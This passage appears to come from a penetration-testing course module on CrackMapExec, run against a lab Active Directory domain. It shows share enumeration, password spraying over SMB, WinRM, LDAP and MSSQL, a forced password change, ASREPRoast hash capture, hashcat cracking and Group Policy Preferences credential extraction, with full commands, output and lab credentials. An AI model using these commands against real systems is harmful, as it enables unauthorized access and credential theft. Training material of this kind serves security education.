(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\:
SMB         10.129.203.121  445    DC01             [-] Error enumerating
shares: STATUS_ACCESS_DENIED
```

```
crackmapexec smb 10.129.203.121 -u guest -p '' --shares
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\guest:
SMB         10.129.203.121  445    DC01             [+] Enumerated shares
SMB         10.129.203.121  445    DC01             Share
Permissions     Remark
SMB         10.129.203.121  445    DC01             -----           ------
-----     ------
SMB         10.129.203.121  445    DC01             ADMIN$
Remote Admin
SMB         10.129.203.121  445    DC01             C$
Default share
```

```
SMB         10.129.203.121  445    DC01             carlos
SMB         10.129.203.121  445    DC01             D$
Default share
SMB         10.129.203.121  445    DC01             david
SMB         10.129.203.121  445    DC01             IPC$            READ
Remote IPC
SMB         10.129.203.121  445    DC01             IT
SMB         10.129.203.121  445    DC01             john
SMB         10.129.203.121  445    DC01             julio
SMB         10.129.203.121  445    DC01             linux01
READ,WRITE
SMB         10.129.203.121  445    DC01             NETLOGON
Logon server share
SMB         10.129.203.121  445    DC01             svc_workstations
SMB         10.129.203.121  445    DC01             SYSVOL
Logon server share
SMB         10.129.203.121  445    DC01             Users           READ
```

The information we collected can be helpful in gaining a foothold in the domain. We can use the information in the password policy to mount a Password Spraying campaign, perform attacks such as ASREPRoasting or potentially gain access to confidential information through an open share folder.

Understanding Password Policy

Microsoft documentation for Password Policy provides an overview of password policies for Windows and links to information for each policy setting.

One of the policy settings we see in the output is `Domain Password Complex`, which is set to 1. The Password must meet complexity requirements policy setting determines whether passwords must meet a series of strong password guidelines. When enabled, this setting requires passwords to meet the following criteria:

- Passwords may not contain the user's sAMAccountName (user account name) value or entire displayName (full name value). Both checks aren't case-sensitive.
- The password must contain characters from three of the following categories:
  - Uppercase letters of European languages (A through Z, with diacritic marks, Greek and Cyrillic characters)
  - Lowercase letters of European languages (a through z, sharp-s, with diacritic marks, Greek and Cyrillic characters)
  - Base 10 digits (0 through 9)
  - Non-alphanumeric characters (special characters): `(~!@#$%^&*_-+=`|\(){}[]:;"'<>,.?/)` Currency symbols such as the Euro or British Pound aren't

counted as special characters for this policy setting.
- Any Unicode character categorized as an alphabetic character but isn't uppercase or lowercase. This group includes Unicode characters from Asian languages.

Note: Complexity requirements are enforced when passwords are changed or created.

Another crucial parameter to enumerate for a password spraying attack is the `Account Lockout Threshold`. This policy setting determines the number of failed sign-in attempts that will cause a user account to be locked. A locked account can't be used until you reset it or until the number of minutes specified by the `Account Lockout Duration` policy setting expires, which is also displayed in CrackMapExec output.

Based on this password policy, there is no lockout policy. We could try as many passwords as we want, and the accounts won't be locked. Based on the policy, the password will have at least seven characters and contain at least one each of an uppercase and lowercase letter and a special character.

Note: CrackMapExec only checks the Default Password Policy, not Password Setting Objects (PSO), if they exist.

Next Steps

In this section, we learned how to get information from a domain configured with NULL session authentication. In the following section, we will learn how to use this information to identify credentials.

Password Spraying

We found a list of users abusing the `NULL Session` flaw. We now need to find a valid password to gain a foothold in the domain. If we do not have a proper list of users, or the target is not vulnerable to a `NULL Session` attack, we will need another way to find valid usernames, like OSINT (i.e., hunting on LinkedIn), brute-forcing with a large username list and Kerbrute, physical recon, etc. In this section, we will learn how to find a valid set of credentials by testing authentication against a set of targets once we have a list of usernames.

Creating a Password List

We do not know these users' passwords, but what we know is the password policy. We can build a custom wordlist of common passwords such as `Welcome1` and `Password123`, the current month with the year at the end, the company name or the domain name, and apply different mutations. To learn more about password mutations, check out the Academy module Password Attacks. Let's use the domain name as the password with a capital letter, a number, and an exclamation mark at the end:

Password List & User List

```
cat passwords.txt

Inlanefreight01!
Inlanefreight02!
Inlanefreight03!
```

```
cat users.txt

noemi
david
carlos
grace
peter
robert
administrator
```

Note: We will need to use the complete username list to complete the exercises in this section.

Now we need to select the protocol and the target and use the option `-u` to provide a username(s) or file(s) containing usernames and the option `-p` to provide the password(s) or file(s) containing passwords. Let's see some examples using the SMB protocol:

Password Attack with a File with Usernames and a Single Password

```
crackmapexec smb 10.129.203.121 -u users.txt -p Inlanefreight01!

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\noemi:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\david:Inlanefreight01! STATUS_LOGON_FAILURE
```

```
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\carlos:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
```

Password Attack with a List of Usernames and a Single Password

```
crackmapexec smb 10.129.203.121 -u noemi david grace carlos -p
Inlanefreight01!

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\noemi:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\david:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
```

Password Attack with a List of Usernames and Two Passwords

```
crackmapexec smb 10.129.203.121 -u noemi grace david carlos -p
Inlanefreight01! Inlanefreight02!

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\noemi:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\noemi:Inlanefreight02! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
```

As we can see from the output, we found only one valid credential in the domain represented in green and starting with the output `[+]`. Nevertheless, not all accounts have been tested. After the first valid credentials are found, CME stops password spraying since it is usually sufficient for the rest of the domain enumeration. Sometimes, it is better to test all accounts because we may find a privileged account. For that purpose, CME comes with the option `--continue-on-success`:

Continue on Success

```
crackmapexec smb 10.129.203.121 -u noemi grace david carlos -p
Inlanefreight01! Inlanefreight02! --continue-on-success

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\noemi:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\noemi:Inlanefreight02! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\grace:Inlanefreight02! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\david:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\david:Inlanefreight02! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\carlos:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\carlos:Inlanefreight02!
```

We could also provide a password list with a file, for example, `passwords.txt`, which will test all passwords for each user, which can be helpful for password spraying but not so much when there is an Account Lockout policy set. We will discuss Account Lockout later in this section.

If we know the account lockout is set to 5, we could create a password list of 2 or 3 passwords to prevent an account from being locked out.

Password Attack with a List of Usernames and a Password List

```
crackmapexec smb 10.129.203.121 -u users.txt -p passwords.txt

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\noemi:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\noemi:Inlanefreight02! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\noemi:Inlanefreight03! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\david:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
```

```
inlanefreight.htb\david:Inlanefreight02! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\david:Inlanefreight03! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\carlos:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\carlos:Inlanefreight02!
```

Checking One User Equal to One Password with a Wordlist

Another great feature of CME is if we know each user's password, and we want to test if they are still valid. For that purpose, use the option `--no-bruteforce`. This option will use the 1st user with the 1st password, the 2nd user with the 2nd password, and so on.

Disable Bruteforcing

```
cat userfound.txt

grace
carlos
```

```
cat passfound.txt

Inlanefreight01!
Inlanefreight02!
```

```
crackmapexec smb 10.129.203.121 -u userfound.txt -p passfound.txt --no-bruteforce --continue-on-success

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True) (SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\carlos:Inlanefreight02!
```

Testing Local Accounts

In case we would like to test a local account instead of a domain account, we can use the `--local-auth` option in CrackMapExec:

Password Spraying Local Accounts

```
crackmapexec smb 192.168.133.157 -u Administrator -p Password@123 --local-auth

SMB         192.168.133.157 445    WIN10             [*] Windows 10.0
Build 22000 x64 (name:WIN10) (domain:WIN10) (signing:False) (SMBv1:True)
SMB         192.168.133.157 445    WIN10             [+]
WIN10\Administrator:Password@123
```

Note: Domain Controllers don't have a local account database, so we can't use the flag `--local-auth` against a Domain Controller.

Account Lockout

Be careful when performing Password Spraying. We need to ensure the value: `Account Lockout Threshold` is set to None. If there is a value (usually 5), be careful with the number of attempts we try on each account and observe the window in which the counter is reset to 0 (typically 30 minutes). Otherwise, there is a risk that we lock all accounts in the domain for 30 minutes or more (check the Locked Account Duration for how long this is). Occasionally a domain password policy will be set to require an administrator to manually unlock accounts which could create an even bigger issue if we lock out one or more accounts with careless Password Spraying. If you already have a user account, you can query its `Bad-Pwd-Count` attribute, which measures the number of times the user tried to log on to the account using an incorrect password.

Query Bad Password Count

```
crackmapexec smb 10.129.203.121 --users -u grace -p Inlanefreight01!

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+] Enumerated domain
user(s)
SMB         10.129.203.121  445    DC01
inlanefreight.htb\alina                           badpwdcount: 0 desc:
SMB         10.129.203.121  445    DC01
```

```
inlanefreight.htb\peter                                 badpwdcount: 2 desc:
SMB         10.129.203.121  445    DC01
inlanefreight.htb\grace                                 badpwdcount: 0 desc:
SMB         10.129.203.121  445    DC01
inlanefreight.htb\robert                                badpwdcount: 3 desc:
SMB         10.129.203.121  445    DC01
inlanefreight.htb\carlos                                badpwdcount: 1 desc:
SMB         10.129.203.121  445    DC01
inlanefreight.htb\svc_workstations                      badpwdcount: 0 desc:
SMB         10.129.203.121  445    DC01                    inlanefreight.htb\john
badpwdcount: 0 desc:
SMB         10.129.203.121  445    DC01
inlanefreight.htb\david                                 badpwdcount: 4 desc:
SMB         10.129.203.121  445    DC01
inlanefreight.htb\julio                                 badpwdcount: 3 desc:
SMB         10.129.203.121  445    DC01
inlanefreight.htb\krbtgt                                badpwdcount: 0 desc: Key
Distribution Center Service Account
SMB         10.129.203.121  445    DC01
inlanefreight.htb\Guest                                 badpwdcount: 0 desc:
Built-in account for guest access to the computer/domain
SMB         10.129.203.121  445    DC01
inlanefreight.htb\Administrator                         badpwdcount: 0 desc:
Built-in account for administering the computer/domain
```

With this information, you can create a better strategy for password attacks.

Note: The Bad Password Count resets if the user authenticates with the correct credentials.

Account Status

When we test an account, there are three colors that CME can display:

Color	Description
Green	The username and the password is valid.
Red	The username or the password is invalid.
Magenta	The username and password are valid, but the authentication is not successful.

Authentication can be unsuccessful while the password is still valid for various reasons. Here is a complete list:

STATUS_ACCOUNT_DISABLED
STATUS_ACCOUNT_EXPIRED
STATUS_ACCOUNT_RESTRICTION
STATUS_INVALID_LOGON_HOURS
STATUS_INVALID_WORKSTATION
STATUS_LOGON_TYPE_NOT_GRANTED
STATUS_PASSWORD_EXPIRED
STATUS_PASSWORD_MUST_CHANGE
STATUS_ACCESS_DENIED

Depending on the reason, for example, `STATUS_INVALID_LOGON_HOURS` or `STATUS_INVALID_WORKSTATION` may be a good idea to try another workstation or another time. In the case of the message `STATUS_PASSWORD_MUST_CHANGE`, we can change the user's password using Impacket smbpasswd like: `smbpasswd -r domain -U user`.

Changing Password for an Account with Status PASSWORD_MUST_CHANGE

```
crackmapexec smb 10.129.203.121 -u julio peter -p Inlanefreight01!

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\julio:Inlanefreight01! STATUS_LOGON_FAILURE
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\peter:Inlanefreight01! STATUS_PASSWORD_MUST_CHANGE
```

Here we can change the password for the target user. During a penetration test, we want to be careful with changing account passwords and always note any account changes in our report appendices. If the target account has not logged in for a long time, it is likely safer to change the password than for an account that is actively in use. Typically an organization will disable unused accounts, but from time to time, we will come across forgotten accounts whose passwords we can change to move further toward our assessment goal. If in doubt, always check with the customer before making any changes.

```
smbpasswd -r 10.129.203.121 -U peter

Old SMB password:
New SMB password:
```

```
Retype new SMB password:
Password changed for user peter
```

We can now authenticate with the new password.

```
crackmapexec smb 10.129.203.121 -u peter -p Password123

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\peter:Password123
```

Target Protocol WinRM

By default, Windows Remote Management (WinRM) service, which is essentially designed for remote administration, allows us to execute PowerShell commands on a target. WinRM is enabled by default on Windows Server 2012 R2 / 2016 / 2019 on ports TCP/5985 (HTTP) and TCP/5986 (HTTPS). PowerShell Remoting uses Windows Remote Management (WinRM), which is the Microsoft implementation of the Web Services for Management (WS-Management) protocol.

To connect to the WinRM service on a remote computer, we need to have local administrator privileges, be a member of the `Remote Management Users` group, or have explicit permissions for PowerShell Remoting in the session configuration.

WinRM is not the best protocol to identify if a password is valid because it will only indicate that the account is valid if it has access to WinRM. In this scenario, we can test the three (3) accounts we have found and use the `--no-bruteforce` option to see if any of those three (3) accounts have access to WinRM.

WinRM - Password Spraying

```
crackmapexec smb 10.129.203.121 -u userfound.txt -p passfound.txt --no-
bruteforce --continue-on-success

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+]
```

```
inlanefreight.htb\robert:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\peter:Password123
```

```
crackmapexec winrm 10.129.203.121 -u userfound.txt -p passfound.txt --no-
bruteforce --continue-on-success
SMB         10.129.203.121  5985   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:inlanefreight.htb)
HTTP        10.129.203.121  5985   DC01             [*]
http://10.129.203.121:5985/wsman
WINRM       10.129.203.121  5985   DC01             [-]
inlanefreight.htb\grace:Inlanefreight01!
WINRM       10.129.203.121  5985   DC01             [-]
inlanefreight.htb\robert:Inlanefreight01!
WINRM       10.129.203.121  5985   DC01             [+]
inlanefreight.htb\peter:Password123 (Pwn3d!)
```

We can execute commands on the system with the account Peter, who has local admin rights. We will cover more about this in the section Command Execution.

LDAP - Password Spraying

When doing Password Spraying against the LDAP protocol, we need to use the FQDN otherwise, we will receive an error:

Error when using the IP

```
crackmapexec ldap 10.129.203.121 -u julio grace -p Inlanefreight01!

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        10.129.203.121  445    DC01             [-]
inlanefreight.htb\julio:Inlanefreight01! Error connecting to the domain,
are you sure LDAP service is running on the target ?
LDAP        10.129.203.121  445    DC01             [-]
inlanefreight.htb\grace:Inlanefreight01! Error connecting to the domain,
are you sure LDAP service is running on the target ?
```

We have two options to solve this issue: configure our attack host to use the domain name server (DNS) or configure the KDC FQDN in our `/etc/hosts` file. Let's go with the second option and add the FQDN to our `/etc/hosts` file:

Adding the FQDN to the hosts file and Performing a Password Spray

```
cat /etc/hosts | grep inlanefreight

10.129.203.121 inlanefreight.htb        dc01.inlanefreight.htb
```

```
crackmapexec ldap dc01.inlanefreight.htb -u julio grace -p
Inlanefreight01!

SMB         dc01.inlanefreight.htb  445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb  445    DC01             [-]
inlanefreight.htb\julio:Inlanefreight01!
LDAP        dc01.inlanefreight.htb  389    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01
```

Authentication Mechanisms

Some Windows services, such as MSSQL, SSH, or FTP, can be configured to handle their user database or to integrate with Windows. If this is the case, we could try Password Spraying against the local database used by the service, against Active Directory users, or against local users of the computer where the service is installed. Let's see how we can perform a Password Spray against an MSSQL Server via different authentication mechanisms.

MSSQL - Password Spray

Microsoft SQL Server (MSSQL) is a relational database management system that stores data in tables, columns, and rows. Databases hosts are considered to be high targets since they are responsible for storing all kinds of sensitive data, including, but not limited to, user credentials, Personal Identifiable Information (PII), business-related data, and payment information.

MSSQL Authentication Mechanisms

`MSSQL` supports two authentication modes, which means that users can be created in Windows or the SQL Server:

Authentication Type	Description
`Windows authentication mode`	This is the default, often referred to as `integrated` security, because the SQL Server security model is tightly integrated with Windows/Active Directory. Specific Windows user and group accounts are trusted to log in to SQL Server. Windows users who have already been authenticated do not have to present additional credentials.
`Mixed mode`	Mixed mode supports authentication by Windows/Active Directory accounts and SQL Server. Username and password pairs are maintained within SQL Server.

This means that we can have three types of users to authenticate to `MSSQL`:

1. Active Directory Account.
2. Local Windows Account.
3. SQL Account.

For an Active Directory account, we need to specify the domain name:

Password Spray - Active Directory Account

```
crackmapexec mssql 10.129.203.121 -u julio grace jorge -p Inlanefreight01!

MSSQL       10.129.203.121  1433    DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:inlanefreight.htb)
MSSQL       10.129.203.121  1433    DC01             [-]
ERROR(DC01\SQLEXPRESS): Line 1: Login failed. The login is from an
untrusted domain and cannot be used with Integrated authentication.
MSSQL       10.129.203.121  1433    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
```

For a local Windows Account, we need to specify a dot (.) as the domain option `-d` or the target machine name:

Password Spray - Local Windows Account

```
crackmapexec mssql 10.129.203.121 -u julio grace -p Inlanefreight01! -d .
```

```
MSSQL       10.129.203.121  1433   None              [*] None
(name:10.129.203.121) (domain:.)
MSSQL       10.129.203.121  1433   None              [-]
ERROR(DC01\SQLEXPRESS): Line 1: Login failed. The login is from an
untrusted domain and cannot be used with Integrated authentication.
MSSQL       10.129.203.121  1433   None              [+]
.\grace:Inlanefreight01!
```

Note: Since this is a Domain Controller, Windows local accounts have not been used. This example will apply when targeting a non-Domain Controller machine with local windows accounts.

Commonly administrators may create accounts with the same name as their Active Directory accounts for local usage or testing. We may find MSSQL accounts created with the same name and password as the Active Directory account. Password reuse is very common! If we want to try a SQL Account, we need to specify the flag `--local-auth`:

Password Spray - SQL Account

```
crackmapexec mssql 10.129.203.121 -u julio grace  -p Inlanefreight01! --
local-auth

MSSQL       10.129.203.121  1433   DC01              [*] Windows 10.0 Build
17763 (name:DC01) (domain:DC01)
MSSQL       10.129.203.121  1433   DC01              [-]
ERROR(DC01\SQLEXPRESS): Line 1: Login failed for user 'julio'.
MSSQL       10.129.203.121  1433   DC01              [+]
grace:Inlanefreight01!
```

As we can see, the account `grace` exists locally in the MSSQL database with the same password.

Other Protocols

Remember that sometimes a user may not be an administrator, but they may have privileges to access other protocols such as RDP, SSH, FTP, etc. It is crucial when performing Password Spraying to understand the target and try to attack as many protocols as possible.

Note: When we are doing Password Spray using Active Directory authentication, the count of failed password attempts will be the same for all protocols. For example, if the lockout limit is five attempts and we try three passwords using RDP and two passwords against WinRM, the count will reach 5, and we will have caused the account to be locked out.

Next Steps

In this section, we learned how to perform Password Spraying against different protocols using a list of users to try to identify valid credentials and gain access to the domain. The following section will discuss other mechanisms to identify accounts without brute forcing or Password Spraying.

Finding ASREPRoastable Accounts

The `ASREPRoast` attack looks for users without Kerberos pre-authentication required. That means that anyone can send an `AS_REQ` request to the KDC on behalf of any of those users and receive an `AS_REP` message. This last kind of message contains a chunk of data encrypted with the original user key derived from its password. Then, using this message, the user password could be cracked offline if the user chose a relatively weak password. To learn more about this attack, check out the module Active Directory Enumerations & Attacks.

If we do not have an account on the domain but have a username list, we maybe get lucky and find an account with the option that does not require Kerberos pre-authentication. If this option is set, it allows us to find encrypted data that can be decrypted with the user's password.

We can use the `LDAP` protocol with the list of users we previously found with the option `--asreproast` followed by a file name and specify the FQDN of the DC as a target. We will search for each account inside the file `users.txt` to identify if there is a least one account vulnerable to this attack:

Bruteforcing Accounts for ASREPRoast

```
crackmapexec ldap dc01.inlanefreight.htb -u users.txt -p '' --asreproast
asreproast.out

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 445    DC01             [email
protected]:1674ae058d5280dbc25ee678ee938c71$7277ce57387d449dd80c5e9d9a9b94
0a91e1f720e506ce910d7b48ad9faa97d10e32dc265101ad14b097e5755108278a4f32bb62
3d716478a600c5301e03db8e97165b0d0229155cef2a34d40f57841c0a7a1a0d0fed693b23
1e81940d70f127d20af8e6a1e813d663484c3073ed8ba8f2e117f15f8def6ebda88fc45baf
59a6fbee01d87dce18051b9159e38a2869a5fdffa0ccffde4ac5ae45a75f978ac958f0d23b
2e36fa05cbfe13f38ca7ea4311e859d85b1c29e4ce226c72c09e25127a96a18f7afc8d2c73
67a2dc14d61954b9e63812f5787e3ce5e2dc403674549e0bb18e76f758b4c04ad46ff34945
```

```
9fcb777b78d50fb876
```

Based on our list, we found one account vulnerable to ASREPRoasting. We can request all accounts that do not require Kerberos pre-authentication if we have valid credentials. Let's use Grace's credentials to request all accounts vulnerable to ASREPRoast.

Search for ASREPRoast Accounts

```
crackmapexec ldap dc01.inlanefreight.htb -u grace -p Inlanefreight01! --
asreproast asreproast.out

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
LDAP        dc01.inlanefreight.htb 389    DC01             [*] Total of
records returned 6
LDAP        dc01.inlanefreight.htb 389    DC01             [email
protected]:5567a4d9df8894497ce50c74c15cbe74$ea2eeece92c1314848071449c4061f
1c8e0153a5e91deaec56a1009b33aa4aa8fd86f9a17d8012629ee31aa525eeb98c1a9fc873
f1db27935f79d6fe8a9edc43116afcfdc161d1f90e48baf5d25691f418254ffe9e68c9ff36
ded80b81e165a61fc3867202fcd0e5279d45509024e728e792a1dede3deedb522028d4c76d
b8f7f819775136c350727d83f00cc9ddddcb1df1813cc7a4c299352af22d61a746bb84c6c9
de8e501ed35e630a424fb560349d827b23658081c1bab64e7a208eab6af974d972ad8f445f
b3cbb55a0d294429a5be20472e92963c4ebd7e39ad49cd47661d6d3b7045a3200454b6deb6
e88fcdac3d0a81326c
LDAP        dc01.inlanefreight.htb 389    DC01             [email
protected]:be96a4ea9e79a3f21c2984fc8b75d1f6$34c5bd1641d4588248348b6b91713d
45f60f37c5153369101af2b4294906c729a516fdea8c474f5e470d4d465bfa5d43dbbfe8e4
5cc1f1d12b0802796af3dd629f5be07282c9024be029ffb1c6243f0139a943b89952833a7a
7794ac77372dc107fbd14cd6ebe084a6c3123651d75ddd46a7406d68a8711e8e11257cfdda
71e0c13c8f5a9852afb0a0b9e3acc8856655987d3725f495e15ee56fb94f10df0a247d04ef
967b252000782b8debb410cb7a4f60a2704b3aa8a3ed3d444d2b6d2e96bb93086bb64407a1
cd4b240cb41955b446753795e2855f54d11d49360a5998df52a9a92f761477e66fc01972cb
46b818a680c7f97854
```

Once we get all the hash, we can use Hashcat with module 18200 and try to crack them. Let's use the `rockyou.txt` wordlist and attempt to crack those hashes:

Password Cracking

```
hashcat -m 18200 asreproast.out /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...
```

```
<SNIP>

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344386
* Bytes.....: 139921355
* Keyspace..: 14344386

[email
protected]:40d78fb0fd99b5070f8e519670e72f01$728671cd74bfb9b009f4e4dc7b5206
e4f45c3497b1e097fb47d9ddcee8211928d857cd8d11e6c7b9e4ced73806974a8db226c3cf
b14962cab03f7c6d85c5670ecbcf513d99d28f1e6445de81c7ee3c29641eb633457ed7b53d
40deba514a2e06d08759111628afd9b91a683622b6fed872d85f6a2e083237d4bb8d3ac43d
dd4fb7198389969bcc6282066fd34fcf06945806679e5eccc215a7034ac88bb2f2f068a4fb
176bcc3a48396cdf152614ec8a634bac8745e18e23d135afef234def28c53a74e930c315c8
666de1d63165317c7454460af3bf711a5c3006f498d2a1ee532cf537b97a991a2dc71d6de9
5ae8ca64c2c7cd8301:Password!

<SNIP>
```

We found another way to find a valid account on the domain, which would allow us to gather much more information on the environment and perhaps start to compromise hosts or other users.

Next Steps

The following section teaches us how to gather information about an account and identify other use cases for CrackMapExec.

Searching for Accounts in Group Policy Objects

Once we have control of an account, there are some mandatory checks we need to perform. Searching for credentials written in the `Group Policy Objects` (`GPO`) can pay off, especially in an old environment (Windows server 2003 / 2008) since every domain user can read the GPOs.

CrackMapExec has two modules that will search all the GPOs and find juicy credentials. We can use the modules `gpp_password` and `gpp_autologin` . The first module, `gpp_password` , retrieves the plaintext password and other information for accounts pushed through `Group Policy Preferences` (`GPP`). We can read more about this attack in this blog post Finding Passwords in SYSVOL & Exploiting Group Policy Preferences, and the second module, `gpp_autologin`, searches the Domain Controller for `registry.xml` files to find autologin information and returns the username and clear text password if present.

Password GPP

```
crackmapexec smb 10.129.203.121 -u grace -p Inlanefreight01! -M
gpp_password

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
GPP_PASS... 10.129.203.121  445    DC01             [+] Found SYSVOL share
GPP_PASS... 10.129.203.121  445    DC01             [*] Searching for
potential XML files containing passwords
GPP_PASS... 10.129.203.121  445    DC01             [*] Found
inlanefreight.htb/Policies/{31B2F340-016D-11D2-945F-
00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml
GPP_PASS... 10.129.203.121  445    DC01             [+] Found credentials
in inlanefreight.htb/Policies/{31B2F340-016D-11D2-945F-
00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml
GPP_PASS... 10.129.203.121  445    DC01             Password:
Inlanefreight1998!
GPP_PASS... 10.129.203.121  445    DC01             action: U
GPP_PASS... 10.129.203.121  445    DC01             newName:
GPP_PASS... 10.129.203.121  445    DC01             fullName:
GPP_PASS... 10.129.203.121  445    DC01             description:
GPP_PASS... 10.129.203.121  445    DC01             changeLogon: 0
GPP_PASS... 10.129.203.121  445    DC01             noChange: 1
GPP_PASS... 10.129.203.121  445    DC01             neverExpires: 1
GPP_PASS... 10.129.203.121  445    DC01             acctDisabled: 0
GPP_PASS... 10.129.203.121  445    DC01             userName:
inlanefreight.htb\engels
```

AutoLogin GPP

```
crackmapexec smb 10.129.203.121 -u grace -p Inlanefreight01! -M
gpp_autologin

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
GPP_AUTO... 10.129.203.121  445    DC01             [+] Found SYSVOL share
GPP_AUTO... 10.129.203.121  445    DC01             [*] Searching for
Registry.xml
GPP_AUTO... 10.129.203.121  445    DC01             [*] Found
inlanefreight.htb/Policies/{C17DD5D1-0D41-4AE9-B393-
ADF5B3DD208D}/Machine/Preferences/Registry/Registry.xml
GPP_AUTO... 10.129.203.121  445    DC01             [+] Found credentials
in inlanefreight.htb/Policies/{C17DD5D1-0D41-4AE9-B393-
ADF5B3DD208D}/Machine/Preferences/Registry/Registry.xml
GPP_AUTO... 10.129.203.121  445    DC01             Usernames: ['kiosko']
